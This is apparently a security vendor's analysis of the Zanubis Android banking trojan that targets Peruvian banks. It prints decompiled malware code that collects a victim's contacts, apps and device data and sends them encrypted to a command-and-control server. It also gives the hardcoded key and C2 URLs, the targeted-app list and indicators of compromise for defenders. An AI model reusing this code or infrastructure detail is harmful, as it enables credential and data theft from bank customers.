An upsurge of new Android Banking Trojan “Zanubis”

labs.k7computing.com/index.php/an-upsurge-of-new-android-banking-trojan-zanubis/

By Lathashree K December 7, 2022

We came across the tweet of an Android malware sample, a banking trojan that mainly targets Peru banks by exploiting accessibility service and uses an overlay screen to steal user’s banking credentials.

Installing the package “p4d236d9a.p34240997.p9a09b4df” under analysis, the banking trojan appears in the name of ”Sunat” in the app drawer list as shown in Fig.1 and the malicious application prompts the user to grant the accessibility service and battery optimization permissions as in Fig.2. After execution, the app removes itself from the app drawer to hide its presence from the user.



Fig.1: App drawer



Fig.2: Permissions requested by the malware

Technical Analysis:

Zanubis gathers following data from the victim's device: contact list, installed app list, device info such as manufacturer, model, release as shown in Fig.3.

```
public void m1aa18978() {
    if ((22 + 24) % 24 <= 0) {
    }
    try {
        String contactos = this.funciones.FUN00k_ObtenerContactos();
        String apps = this.funciones.FUN00k_ObtenerApps();
        String datosTelefono = this.dispositivo.FUN00k_ObtenerDatos();
        String cont_res = "{ " + this.funciones.FUN00k_ObtenerIdCliente() + VAR42 + contactos + VAR43 + apps + VAR44 + datosTelefono + VAR45;
        this.socket.emit(VAR46, FUN00k_str_encript(cont_res, pe6a5647f.VAR00k_KEY_STR));
    } catch (Exception e) {
    }
}
```

Fig.3: Collecting device data

Once the app is launched in the victim's device, it loads the hardcoded initial C2 URL to post victim's device data to a remote server (http[:]//5.252.178[.]86:8000) and receives encrypted data from the server as shown in Fig.4.



Fig.4: Encrypted data from C2

The malware author uses “$%FLO032DFKSF234dsdf4RLOCMV@#” as a key as shown in Fig.5 to decrypt responses received from the C2 server as shown in Fig.6.

Fig.5: Decryption Key



Fig.6: Decrypted id using cyberchef

After decryption, the malware connects to the same C2 appending the above mentioned decrypted id with the initial url (https[:]//mibegnon.com/wp-content/css/index.php?q=001&id=b385548c64582f12) as shown in the below images Fig.7 and Fig.8.

Fig.7: C2 Panel

Fig.8: C2 Panel

Once the accessibility service permission is granted, the malware connects to the C&C server and receives the list of targeted applications as the C2 response . The malware decrypts the response using the same hardcoded key and saves the decrypted data into the shared preference file “_arg_cc638784cf21398gga6ec75983a4aa08caddada.xml,” as shown in Fig.9.

```
public class pe6a5647f {
    public static String VAR00k_KEY_STR = "$%FLO032DFKSF234dsdf4RLOCMV@#";
    public static String VAR00k_URL_INICIAL = "https://mibegnon.com/wp-content/css/index.php";
    public static String URL_APP = "https://ww3.sunat.gob.pe/cl-ad-itfraesconsulta/buscarDeuda.htm?action=cargarFrmBuscarDeuda";
    public static String VAR00k_ALARMA_NOMBRE = "startAlarm";
    public static String VAR00k_TEXTO_TOAST_PERMISO_BATERIA = "Habilite los permisos de bateria para ";
    public static String VAR00k_TEXTO_TOAST_PERMISO_ACCESIBILIDAD = "Active el permiso de accesibilidad para '";
    public static String VAR00k_SPLIT_PREFERENCE = "#";
    public static String VAR00k_FALSE_STR = "false";
    public static String VAR00k_TRUE_STR = "true";
    public static String VAR00k_NO = "no";
    public static String VAR00k_SI = "si";
    public static String VAR00k_EMPTY_STR = "";
    public static String VAR00k_PREF_LLAVE = "_arg_cc638784cf21398gga6ec75983a4aa08caddada";
```

decryption key

initial url

government site to check debts

shared preference filename

Fig.9: Decryption key, initial url and shared preference filename

The targeted applications in shared preferences focuses on Peru banks as shown in Fig.10.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="_arg_pref_config_package">pe.com.banBifBanking.ioBanking.androidUI#com.bbva.nxt_peru#pe.com.interbank.mobilebanking#com.mibanco.bancamovil#pe.com.scotiab
    <string name="_arg_pref_paso_inicial">si</string>
    <string name="_arg_pref_numero_comando">999999999</string>
    <int name="_arg_pref_servicio_inicial" value="10000" />
    <string name="config.PREF_DES_APP_WIDTH">720</string>
    <string name="_arg_pref_paso_bateria">si</string>
    <string name="config.PREF_DES_APP_HEIGTH">1344</string>
    <string name="_arg_pref_server_app">5.252.178.70</string>
    <string name="_arg_pref_config_urls">http://001.kidz4lifeplus.org/005/389d3bf103aeec5039e30f1410d18fcd/inicio?tq81w=cv34#http://001.kidz4lifeplus.org/006/389d3bf103aee
    <boolean name="_arg_pref_servicio_accesibilidad" value="true" />
    <string name="_arg_pref_tag_fin">READY</string>
</map>
```

Fig.10: Shared preference file that contains list of targeted applications

Whenever the user tries to interact with the targeted application in the device that is listed in the shared preference, the malware displays an overlay screen over the targeted application to acquire the log-in credentials of the targeted banking app. Also, the malware displays a Peruvian National Government Website of National Superintendence of Customs and Tax Administration to steal the victim's credentials as shown in Fig.11.

Fig.11: Government site displayed

Banking trojans are still emerging at regular intervals for mobile devices and at K7, we protect users from such threats. Do ensure that you protect your mobile devices with a reputable security product like K7 Mobile Security and also regularly update and scan your devices with it. Also keep your devices updated and patched against the latest security vulnerabilities.

C2 mentioned in the shared preference: 5.252.178.70

The list of applications targeted by the malware are:

pe.com.banBifBanking.icBanking.androidUI

com.bbva.nxt_peru

pe.com.interbank.mobilebanking

com.mibanco.bancamovil

pe.com.scotiabank.blpm.android.client

com.bcp.bank.bcp

pe.com.bn.app.bancodelanacion

per.bf.desa

com.bcp.innovacxion.yapeapp

com.pe.cajasullana.cajamovil

pe.pichincha.bm

com.ripley.banco.peru

com.cmac.cajamovilaqp

com.cajahuancayo.cajahuancayo.appcajahuancayo

com.cmacica.prd

pe.cajapiura.bancamovil

pe.solera.tarjetaoh

com.alfinbanco.appclientes

pe.com.bancomercio.mobilebanking

com.bm_gnb_pe

com.zoluxiones.officebanking

pe.com.cajametropolitana.homebankingcml.cmlhomebanking

com.pe.cajacusco.movil

com.caja.myapplication

com.cajamaynas.cajamaynas

com.cajatacna.droid

com.appcajatrujillo

pe.com.tarjetacencosud.canales.mitarjetacencosud

pe.com.cajacentro

pe.com.prymera.digital.app

pe.com.compartamos.bancamovil

pe.confianza.bancamovil

id=com.credinkamovil.pe

pe.com.scotiabank.blpm.android.client.csf

com.efectivadigital.appclientes

com.qapaq.banking

pe.com.tarjetasperuanasprepago.tppapp

maximo.peru.pe

air.PrexPeru

pe.com.tarjetaw.neobank

com.fif.fpay.android.pe

com.cencosud.pe.metro

com.cencosud.pe.wong

com.tottus

com.pichincha.cashmanagement

com.binance.dev

com.gateio.gateio

com.google.android.apps.authenticator2

com.bbva.GEMA.global

pe.com.scotiabank.businessbanking

com.bcp.bank.tlc

com.scotiabank.telebankingapp

com.bitkeep.wallet

com.bitmart.bitmarket

com.bitcoin.mwallet

com.bbva.bbvawalletpe

com.bbva.lukita

cash.klever.blockchain.wallet

org.theta.wallet

com.wallet.crypto.trustapp

com.myetherwallet.mewwallet

pe.interbank.bie

C2 Links:

http://001.kidz4lifeplus.org/005/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/006/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/001/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/004/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/002/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/010/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/003/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/008/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/007/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/009/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/011/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/015/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/017/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/012/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/014/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/013/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

http://001.kidz4lifeplus.org/016/389d3bf103aeec5039e30f1410d18fcd/inicio?tg81w=cv34

IOC

Package Name	Hash	K7 Detection name
p4d236d9a.p34240997.p9a09b4df	17fa297998833bad8fb12ee779288807	Trojan (0001140e1)

MITRE ATTACK

Tactics	Techniques
Credential Access	Capture SMS Messages
Collection	Access Contact List, Location Tracking, Screen Capture
Discovery	Application Discovery, System Information
Command and Control	NonStandard Port